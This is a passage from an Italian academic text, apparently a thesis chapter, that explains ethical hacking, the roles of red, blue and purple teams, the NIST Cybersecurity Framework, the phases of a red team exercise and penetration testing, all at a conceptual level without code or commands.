Oltre a questi gruppi hacker dagli intenti nobili sorsero, però, anche gruppi che perpetravano attacchi a sistemi informatici per scopi personali e, a causa di questo, il termine *hacker* ha cominciato ad assumere connotati negativi. Col passare del tempo, però, si è ritenuto

opportuno distinguere, con termini differenti gli hacker 'buoni' e spinti da nobili motivazioni da quelli che utilizzavano le loro abilità informatiche per recare danno: a questi ultimi è solito riferirsi usando il termine *cracker*. Meritano, tuttavia, di essere menzionati alcuni dei cracker più famosi, che, nonostante le loro azioni, hanno contribuito allo sviluppo di innovazioni nell'ambito della sicurezza informatica. Primo tra tutti vi è Kevin Mitnick, cracker statunitense che fu pioniere dell'ingegneria sociale e per aver usato per primo l'IP Spoofing, e che riuscì a bucare i sistemi informatici di compagnie come Nokia, Apple e Pacific Bell. Altro celebre cracker è Michael Calce, detto anche 'Mafiaboy', che nel 2000 colpì con una serie di attacchi DDoS i server di Yahoo, eBay, CNN e Amazon. Proprio a causa di questi attacchi vi fu un grande passo avanti nella legislazione dei crimini infomatici. Proprio i danni economici recati dagli attacchi di questi hacker malevoli sono una prova concreta dell'importanza che queste figure ricoprono oggi. A riprova, anche, del valore politico assunto dall'opera degli hacker è sufficente pensare al lavoro svolto da programmatori come Julian Assange, con la sua piattaforma WikiLeaks, ed Edward Snowden, ex-tecnico informatico della CIA, che hanno contribuito a rendere di pubblico dominio informzioni tenute nascoste dai governi di tutto il mondo. Merita senza dubbio di essere citato anche il collettivo Anonymous, gruppo di hacker mosso da un preciso codice etico.

Nel XXI secolo la rete è anche nuovo campo di battaglia per i conflitti e, a testimonianza di questo fatto, è sufficente dare un'occhiata ai recenti attacchi informatici a strutture governative europee, scatenati come rappresaglia alle sanzioni imposte dalla comunità internazionale alla Russia in seguito all'invasione dell'Ucraina.

2.1.2 Cos'è l'etica hacker

Quindi, una volta ripercorsa la storia dell'hacking, scendiamo ora nel dettaglio di cosa sia l'hacking nella sua accezione positiva del termine, ovvero l'hacking etico. Secondo quanto riporta la National Cybersecurity Alliance, organizzazione non-profit che promuove la sicurezza infromatica, circa 30.00 siti web vengono violati ogni giorno, e questo trend è stato messo in evidenza anche dalla Check Point Research (CPR), team che si occupa di accumulare e analizzare dati relativi a cyber-attacchi in tutto il mondo. I dati resi noti da CPR mostrano come il numero di attacchi informatici a livello globale sia aumentato, tra 2021 e 2022, del 38% (Figura 2.2). Questo vertiginoso aumento è dovuto alla diffusione di gruppi hacker e ransomware più piccoli e agili, ed è anche interessante come questo aumento interessi in modo massiccio il Nord America, così come l'Europa.




Figura 2.2: Grafico che riporta l'incremento degli cyber attacchi a organizzazioni in ogni continente tra il 2021 e il 2022

L'hacking etico consiste nell'attività di analisi di sistemi informatici affinché le aziende e le organizzazioni possano migliorare i propri sistemi di sicurezza. Infatti, ogni azienda di medie o grandi dimensioni ha bisogno di infrastrutture informatiche per gestire operazioni e comunicazioni, interne ed esterne, e, più è grande il sistema informatico, maggiore è la probabilità che siano presenti falle nei sistemi o che gli utenti e i dipendenti possano adottare comportamenti rischiosi per la sicurezza dei servizi informatici che usano e delle informazioni che sono mantenute al loro interno.

Il concetto di *etica hacker* è stato introdotto per la prima volta dal giornalista e scrittore statunitense Steven Levy nel libro *Hackers: Heroes of the Computer Revolution*, dove ha descritto anche quelli che sono i principi cardine su cui si poggia l'etica hacker, e che poi sono stati approfonditi ed estesi:

- condivisione;
- apertura;
- decentralizzazione;
- libero accesso alle tecnologie informatiche;
- miglioramento del mondo.

Con condivisione si fa riferimento all'accesso ai computer, che deve essere illimitato e completo e che riprende l'esperienza del MIT già citata nella sezione precedente: gli hackers, dopo aver sviluppato nuovi software, avevano l'abitudine di condividerli, consentendo, quindi, ad altri utenti di poter esaminare ed, eventualmente, migliorare. Questo atteggiamento, prima comune tra i soli programmatori, col tempo ha assunto proporzioni più estese, consentendo anche al pubblico di esaminare il codice e i programmi sviluppati. Questo approccio è stato anche fondamentale per lo sviluppo dei concetti di *free software* e *open source software*. Esperienze come quella della *Community Memory*, organizzazione i cui membri si posero l'obiettivo di collocare computer in luoghi pubblici affinché chiunque ne avesse bisogno potesse usufruirne, sono state molto importanti nello sviluppo di quell'etica hacker più improntata alla diffusione di informazione libera e facilmente accessibile. Steven Levy mette in luce anche un altro aspetto, quello da lui definito l'imperativo 'Hands on!', ovvero la possibilità che devono avere gli hacker di operare direttamente sui software per poterli analizzare e migliorare; un approccio figlio di quella stessa idea di condivisione e di libero accesso all'informazione su cui si fonda l'intera etica hacker.

L'idea di decentralizzazione si basa sulla convinzione che l'hacker debba poter essere libero di imparare ed espandere i propri orizzonti culturali senza gli impedimenti causati dalle svariate forme di burocrazia in cui si trova avviluppato, siano esse di natura aziendale, governativa o accademica. Favorendo, quindi, questa decentralizzazione tra potere e informazioni si può consentire l'accesso a quest'ultima in modo diretto senza alcun impedimento. L'obiettivo proposto da Levy di "miglioramento del mondo" si configura, quindi, in un'ottica di liberalizzazione dell'informazione da qualunque tipo di vincolo politico, sociale e culturale, lasciando da parte luoghi comuni e valutando le competenze dell'hacker senza preconcetti di alcuna natura: *Gli hacker dovranno essere giudicati per il loro operato, e non sulla base di falsi criteri quali ceto, età, razza, sesso o posizione sociale.*

2.1.3 La figura dell'hacker etico

Così come il termine *hacker* anche la stessa figura dell'hacker viene percepita in maniera ambigua nella nostra società. L'hacker, in base alle sue azioni, agli scopi che lo muovono

e al modo in cui opera, può essere definito in modo diverso. Questa non univocità nella definizione dell'etica hacker viene messa in luce anche nel "*Jargon File*", documento redatto inizialmente da Raphael Finkel e attualmente mantenuto da Eric S. Raymond, che consiste in un vocabolario del gergo hacker che contiene anche regole e norme per un uso corretto degli strumenti informatici. Nel Jargon File vengono riaffermati i principi di condivisione delle informazioni e di libertà di accesso agli hacker dei software ma viene anche ammesso che *"entrambi questi principi etici normativi sono ampiamente, ma non universalmente, accettati tra gli hacker"*. Sulla base di questa consapevolezza gli hacker si possono suddividere in alcune sottocategorie:

- *Black hat hacker*, ovvero criminali informatici il cui obiettivo è irrompere nei sistemi di organizzazioni con intenti malevoli.
- *White hat hacker*, propriamente gli *hacker etici*, che usano le loro conoscenze in campo informatico per migliorare i sistemi informatici di organizzazioni e prevenire cyber-attacchi da parte di criminali.
- *Grey hat hacker*, ossia una figura intermedia tra quelle descritte precedentemente, che agisce in violazione di valori etici o norme, ma solitamente senza intenti malevoli.

La categoria su cui vogliamo porre maggiore attenzione è quella degli white hat hacker, ovvero gli hacker che agiscono a fin di bene e che collaborano alla protezione delle organizzazioni contro l'operato dei black hat hacker. Queste figure, solitamente, sono dipendenti o collaboratori assoldati dalle aziende come specialisti di sicurezza informatica; il loro compito è quello di verificare il grado di sicurezza dei sistemi presenti, individuare falle e contribuire a risolverle. Le tecniche usate dagli ethical hacker sono sostanzialmente le stesse che poi vengono usate dai black hat hacker, con la differenza importante che i primi le usano col consenso del propietario, rendendo, quindi, le loro azioni completamente legali. Queste tattiche usate comprendono, in particolare:

- social engineering;
- penetration testing;
- ricognizione e ricerca;
- programmazione;
- uso di strumenti digitali e fisici.

L'ingegneria sociale, o social engineering, consiste nello sfruttare le falle e gli errori provenienti non dall'errata scrittura di codice o dal malfunzionamento di un software, bensì causati dagli esseri umani; gli hacker etici, infatti, possono ingannare e manipolare le vittime in modo tale da ottenere informazioni preziose o svolgere azioni che possono facilitare l'esecuzione del cyber-attacco vero e proprio.

Il penetration testing consiste in un vero e proprio attacco all'infrastruttura informtica di cui si vuole verificare il grado di sicurezza, al fine di mettere in luce le sue vulnerabilità prima che qualche malintenzionato possa trovarle e sfruttarle. Ingegneria sociale e penetration testing sono argomenti che verranno trattati più approfonditamente a seguire. Altra tecnica utilizzata dai white hat hacker è la creazione di cosiddette *honeypot*, ovvero macchine all'apparenza normali ma che, in realtà, rappresentano un'esca per cyber-criminali, i quali, una volta entrati al loro interno, vengono tracciati e studiati nei loro comportamenti, in modo da ottenere informazioni sul loro modus operandi. Anche la conoscenza di dispositivi hardware e software è una conoscenza importante per gli hacker etici, in quanto possono essere utili per installare bot o malware per ottenere accesso a reti, server o altri tipi di informazioni.

2.2 Tipologie di hacker etici

Avendo, ora, osservato con più attenzione quali sono le caratteristiche e le tecniche generali che contraddistinguono un hacker etico, è necessario precisare che l'approccio degli hacker etici può variare in base al punto di vista che essi vogliono assumere.

Infatti, l'hacker può decidere di affrontare l'attacco informatico dal punto di vista di un difensore, che dovrà, quindi, cercare di tenere al sicuro quanto più possibile il network dell'organizzazione per cui lavora, limitando i danni che sono stati arrecati e risanando le parti di sistema che sono già state danneggiate. L'hacker etico, d'altra parte, può anche decidere di agire cambiando punto di vista, adottando le tecniche e usando gli strumenti che potrebbero essere impiegati da un hacker malintenzionato; la sua azione si baserà, quindi, sull'irrompere nella macchina target per individuare quali sono le criticità nei suoi sistemi di sicurezza e verificare fino a che punto possono recare danno all'organizzazione.

Queste due metodologie impiegate dagli hacker possono anche intrecciarsi, in modo da poter agire più efficacemente affinché i sistemi possano essere controllati in modo più completo e minuzioso. Questo è il motivo per cui, all'interno del gruppo degli hacker etici, dal punto di vista professionale questi ultimi si possono suddividere e possono operare sotto forma di team, contraddistinti proprio dalle caratteristiche precedentemente presentate (Figura 2.3). Tali team sono:

- *Blue Team*;
- *Red Team*;
- *Purple Team*.




Figura 2.3: Panoramica sulle caratteristiche di red, blue e purple team

2.2.1 Blue Team

I Blue Team, come già detto, sono gruppi di hacker che agiscono in difesa di un'azienda dal punto di vista della sicurezza informatica e che seguono procedure ben definite, dette

playbook. Questa protezione dei sistemi informatici avviene tramite una serie di attività, ovvero:

- identicando degli attacchi e degli incidenti informatici;
- pianificando e mettendo in atto una risposta appropriata per limitare l'impatto;
- arginando l'attacco e impedendo agli attaccanti di mantenere l'accesso ai sistemi violati;
- bonificando i sistemi già compromessi.

Dopo aver analizzato l'attacco, è compito del blue team attuare misure correttive in modo da evitare che l'attacco avvenuto possa ricapitare. L'hacker appartenente ad un blue team necessita di particolari competenze con strumenti e programmi che sono utili ad automatizzare e ad individuare le vulnerabilità presenti in un sistema in modo rapido: strumenti come Nmap o Masscan, per l'enumerazione e la mappatura di un network, oppure programmi come Autopsy o Wireshark, il primo utile ad analisi forensi su memorie di massa e il secondo utile per eseguire analisi del traffico su una rete.

Altro tool che ha assunto una sempre maggiore importanza nel lavoro dei blue team è il framework NIST Cybersecurity Framework, sviluppato dalla National Institute of Standards and Technology e che fornisce una serie di linee guida, best practice e standard per implementare e mantenere un robusto sistema di sicurezza informatica. Il framework si fonda su cinque concetti che ormai sono alla base dell'azione di ogni blue team, e a cui corrispondo altrettante funzioni all'interno del framework stesso: identificazione, protezione, rilevamento, risposta e ripristino (Figura 2.4).




Figura 2.4: I 5 pilastri su cui si fonda l'idea del NIST CSF

L'identificazione consiste nell'analisi approfondita di quali sono le risorse e gli asset più importanti per l'organizzazione, in modo tale da poter definire in modo chiaro cosa sia più importante proteggere da un eventuale attacco informatico. La protezione si concretizza nello sviluppo e nell'implementazione delle misure di sicurezza appropriate per mantenere in sicurezza le infrastrutture critiche per lo svolgimento delle operazioni dell'organizzazione. Il rilevamento e la risposta constano, rispettivamente, di misure di sicurezza atte ad individuare eventuali attacchi informatici alle infrastrutture dell'organizzazione e la messa in atto di appropriate risposte all'attacco informatico in modo da limitare i danni. In ultimo, le attività di ripristino implementano il piano per la resilienza informatica, assicurando una continuità nei servizi forniti dall'organizzazione nonostante l'attacco informatico subito.

2.2.2 Red Team

Come già detto precedentemente, un red team è un gruppo di hacker etici che attacca un'infrastruttura digitale con tecniche black hat, con l'obiettivo di testare l'efficacia delle sue misure di sicurezza ed individuare eventuali falle. Pertanto, mentre il blue team agisce dal punto di vista della difesa e protezione dei sistemi informatici, l'operato dei red team si configura in quella che è anche detta *Offensive Security*, o sicurezza offensiva. Un'altra definizione del termine 'red team' ci arriva da Joe Vest e James Tubberville, esperti di sicurezza informatica e red teaming, che, nel libro *Red Team Development and Operations*, affermano: '*Il Red Teaming è un processo che adopera tattiche, tecniche e procedure (TTP) che emulano una minaccia proveniente dal mondo reale, con l'obiettivo di misurare l'efficacia delle persone, dei processi e delle tecnologie usate per difendere un sistema informatico*'. Gli ambienti in cui si muove il red team nel corso del suo attacco sono molteplici:

- Tecnologico: violazione dei servizi esposti, applicazioni web e router;
- Umano: tecniche di ingegneria sociale contro il personale dell'organizzazione;
- Fisico: accesso a edifici o proprietà dell'organizzazione.

In questo modo il red team può fornire all'azienda un'immagine quanto più realistica possibile di quelli che sono i rischi e le vulnerabilità che potrebbero essere sfruttati da criminali e malintenzionati. È utile, inoltre, tracciare una linea di demarcazione fra gli approcci adottati da un red team e quelli adottati nel corso di un normale penetration test, che consiste in un insieme di metodi e tecniche atti ad individuare il maggior numero possibile di vulnerabilità in una rete. Partendo dal presupposto che il penetration testing è una delle tecniche usate dai red team nelle loro campagne di ethical hacking, in primo luogo le due cose differiscono nella modalità in cui gli hacker si introducono nel sistema obiettivo: dove i penetration test risultano 'rumorosi' e al solo scopo di riuscire a carpire quante più informazioni possibili sull'obiettivo, le metodologie messe in pratica dal red team cercano di raggiungere gli stessi risultati agendo però in modo più furtivo e anche a più livelli (non solo quello tecnologico) fornendo, quindi, più informazioni all'azienda su come rafforzare le proprie misure di sicurezza.

Altra differenza significativa è rappresentata dalle tempistiche dei due: i penetration test hanno, solitamente, una durata compresa tra le 2/3 settimane, mentre le campagne di un red team si possono protrarre anche per mesi.

L'impiego di red e blue team, da parte delle aziende, è un trend fortemente in crescita, visto l'aumento vertigisono di attacchi informatici; in uno studio condotto tra il 2019 e il 2020, condotto da Exabeam, è stato osservato un aumento dal 72% al 92% di aziende che conducono 'red team exercises' e un aumento dal 60% al 96% di aziende che, invece, conducono 'blue team exercises'. A questo aumento della sicurezza è corrisposto, anche, un aumento degli investimenti sempre in ambito di sicurezza informatica, che ha registrato una crescita del 6%. Nelle figure 2.5 e 2.6 sono mostrati i dati relativi alle statistiche riportate.

2.2.3 Purple Team

Eseguire simulazioni red team vs blue team con team indipendenti e specializzati può risultare costoso sia sul piano economico che temporale. Per questo le aziende possono decidere di effettuare simulazioni dello stesso tipo sfruttando un *purple team*, un'unità interna o esterna che può agire sia come red che come blue team. Difatti, il purple team rappresenta un ibrido tra le due precedenti tipologie di team che, fino a qualche anno fa, non comunicavano tra loro nel corso delle loro attività e, anzi, spesso si trovavano in competizione l'uno con




Figura 2.5: Frequenza dei *red team exercises* nel 2020 da parte delle aziende




Figura 2.6: Frequenza dei *blue team exercises* nel 2020 da parte delle aziende

l'altro. Il ruolo principale del purple team è, quindi, di supervisionare e ottimizzare il lavoro e la comunicazione tra red e blue team. Questa interazione tra i due team, facilitata dal purple team, consente di massimizzare i risultati ottenuti dai test e rende possibile l'integrazione di tattiche difensive e di monitoraggio con quelle offensive, avendo come obiettivo comune la protezione dei sistemi dell'organizzazione. Il purple team si occupa, quindi, di:

- miglioramento e massimizzazione dei risultati ottenuti da red e blue team;
- miglioramento della *security posture*, ovvero, come definito dal NIST, l'insieme di dati che riguardano lo stato della sicurezza di una rete aziendale, la capacità di organizzarne le difese e l'efficienza nel rispondere ad eventuali attacchi;
- *gap analysis*, ovvero l'analisi dei sistemi di sicurezza di un'organizzazione;
- analisi dei dati raccolti in seguito all'operato di red e blue team.

I purple team sono, sostanzialmente, composti da ethical hacker provenienti sia da red che blue team e, per questo motivo, molte organizzazioni spesso decidono di utilizzare i purple team per effettuare un primo controllo dei sistemi informatici aziendali. Qualora si presentasse la necessità di effettuare analisi più accurate su determinati punti deboli individuati, verranno ingaggiati red e blue team per un test più approfondito. Questo tipo di approccio è utile alle aziende per ottimizzare i costi e gli investimenti in ambito di sicurezza informatica. Sempre secondo le ricerche condotte da Exabeam, il 96% delle organizzazioni ha condotto *purple team exercises* nel corso del 2020, a dimostrazione della crescente sensibilità da parte delle aziende verso le tematiche di sicurezza informatica (Figura 2.7).




Figura 2.7: Frequenza dei *purple team exercises* nel 2020 da parte delle aziende

2.3 Red Team: strategie e vantaggi

Dopo aver fornito una descrizione di carattere generale delle tipologie di gruppi di hacker etici, vogliamo scendere nel dettaglio come agisce un red team, come si muove e quali sono le fasi del lavoro che costituiscono un *red team exercise*. In questo tipo di simulazioni entra prepotentemente in gioco la componente umana, linfa vitale delle organizzazioni, ma che può essere anche fonte di vulnerabilità sfruttabili dagli hacker del red team. Proprio per

questa ragione la gamma di tattiche e strategie che il red team può mettere in campo si rivela quantomai vasta:

- *Ingegneria sociale*, tramite telefonate ed e-mail: l'utilizzo di tecniche di phishing nei confronti di utenti sprovveduti può rivelarsi, infatti, più efficace di quanto si possa immaginare.
- *Network service exploitation*: sfruttamento degli errori di configurazione o versioni obsolete dei network per infiltrarsi nei sistemi dell'organizzazione e carpire informazioni sensibili. Pratica frequente usata dagli attaccanti è quella di lasciare una *backdoor*, che possa consentire loro di accedere in futuro al sistema.
- *Sfruttamento delle debolezze e falle nella sicurezza* degli edifici dell'organizzazione: il lavoro di un hacker appartenente ad un red team può consistere, anche, nell'introdursi fisicamente nelle strutture dell'azienda e carpire fisicamente delle informazioni sensibili *in loco*.
- *Application layer exploitation*: sfruttamento delle vulnerabilità presenti nelle applicazioni web in modo tale da introdursi nei sistemi informatici dell'azienda.

2.3.1 Fasi del lavoro di un red team

Il lavoro del red team consiste in un processo ben strutturato che ha come obiettivo l'estrapolazione di informazioni sensibili dai sistemi target. Prima di questo, però, per assicurare la misurabilità e il pieno controllo della procedura, sono necessarie delle valutazioni preliminari che precorrono la simulazione dell'attacco vero e proprio; obiettivo del team è, infatti, impersonare cyber-criminali, adottando la loro mentalità e ponendosi gli obiettivi che loro potrebbero avere. Questa fase preliminare si inserisce all'interno del processo con cui viene condotta la simulazione, che è composto da un inseme ben strutturato di fasi. Queste ultime sono (Figura 2.8):

- *Reconnaissance*, ricerca accurata di informazioni sull'azienda obiettivo, svolta in preparazione dell'attacco.
- *Weaponizaton*, preparazione del materiale da utilizzare per il test, ovvero payload, malware, hardware da installare nella struttura dell'azienda target, etc.
- *Delivery*, il vero e proprio avvio delle operazioni pianificate, campagne di social engineering o *vulnerability analysis* dei sistemi da violare.
- *Exploitation*, fase in cui vengono violati i sistemi informatici e fisici del target.
- *Installation*, momento dell'attacco in cui il team esegue azioni atte al mantenimento dell'accesso alle risorse ottenute, effettuando *privilege escalation*, installazione di payload o anche duplicazioni di chiavi per avere accesso fisico alle strutture dell'azienda.
- *Maintain Access*, fase che ha come obiettivo il mantenimento dell'accesso remoto ai sistemi violati e l'ottenimento di ulteriori informazioni tramite il *lateral movement*, tattica usata per muoversi lateralmente all'interno di una rete in modo da avere accesso ad ulteriori dati e assumere maggior controllo sul network target.
- *Actions*, parte finale della simulazione che, solitamente, consiste in una esfiltrazione di dati sensibili o altri tipi di azioni specifiche, in base a ciò che era stato concordato col cliente.

- *Process Evaluation*, analisi dei risultati ottenuti nel corso del test e conseguente valutazione del grado di sicurezza dell'organizzazione, sia dal punto di vista fisico che informatico.




Figura 2.8: Diagramma illustrativo delle fasi principali di un attacco condotto da un red team

2.3.2 Penetration testing

I penetration test rappresentano uno degli strumenti più sfruttati dai red team per mettere alla prova la sicurezza dell'infrastruttura informatica di un'azienda; esse rappresentano una tecnica di sicurezza informatica utilizzata per identificare ed esaminare le vulnerabilità del sistema e le possibili conseguenze derivabili da un'intrusione. L'ambito che interessa e coinvolge il penetration test riguarda soltanto il livello informatico, non comprendente di tutte le attività che compongono un *red team exercise*, come installazione di hardware nelle strutture dell'obiettivo oppure campagne di ingegneria sociale. Queste tipologie di test sono deliberati e meticolosi, senza porre alcuna attenzione sulla furtività delle operazioni svolte, ma atte a mettere sotto stress il network target e ottenere quanti più dati possibili. Ovviamente il grado di accuratezza ed efficacia di un penetration test dipende da diversi fattori; essi sono:

- *Complessità*: quanto è complessa ed estesa l'infrastruttura, a livello di impiego di applicativi usati e network.
- *Metodologia*: i metodi e le tecniche specifiche usate variano da test a test e possono aumentare il grado di complessità dell'attacco, fornendo potenzialmente anche più informazioni in seguito al suo successo.
- *Esperienza*: ovviamente un red team con maggiore esperienza potrà più facilmente trovare eventuali falle nei sistemi di sicurezza dell'organizzazione.
- *Soluzione*: in alcuni casi il red team provvede a fornire solo i risultati del test, mentre, in altri casi, può anche aiutare l'azienda con soluzioni ai problemi individuati nel corso del test.

Sulla base di tutte queste componenti anche il prezzo che l'azienda deve pagare per eseguire il test sarà direttamente proporzionale al grado di precisione e profondità che il test stesso deve raggiungere. Risulta, anche, importante delineare quelle che sono le differenze tra le operazioni condotte nel suo complesso da un red team da quelle che, invece, costituiscono un penetration test e che sono schematizzate nella Figura 2.9.

Come già spiegato precedentemente, le finestre temporali su cui vengono svolti i penetration test e le simulazioni da parte di un red team sono differenti: le prime sono molto più brevi rispetto alle seconde, che si estendono per mesi. Inoltre l'attività di penetration test può

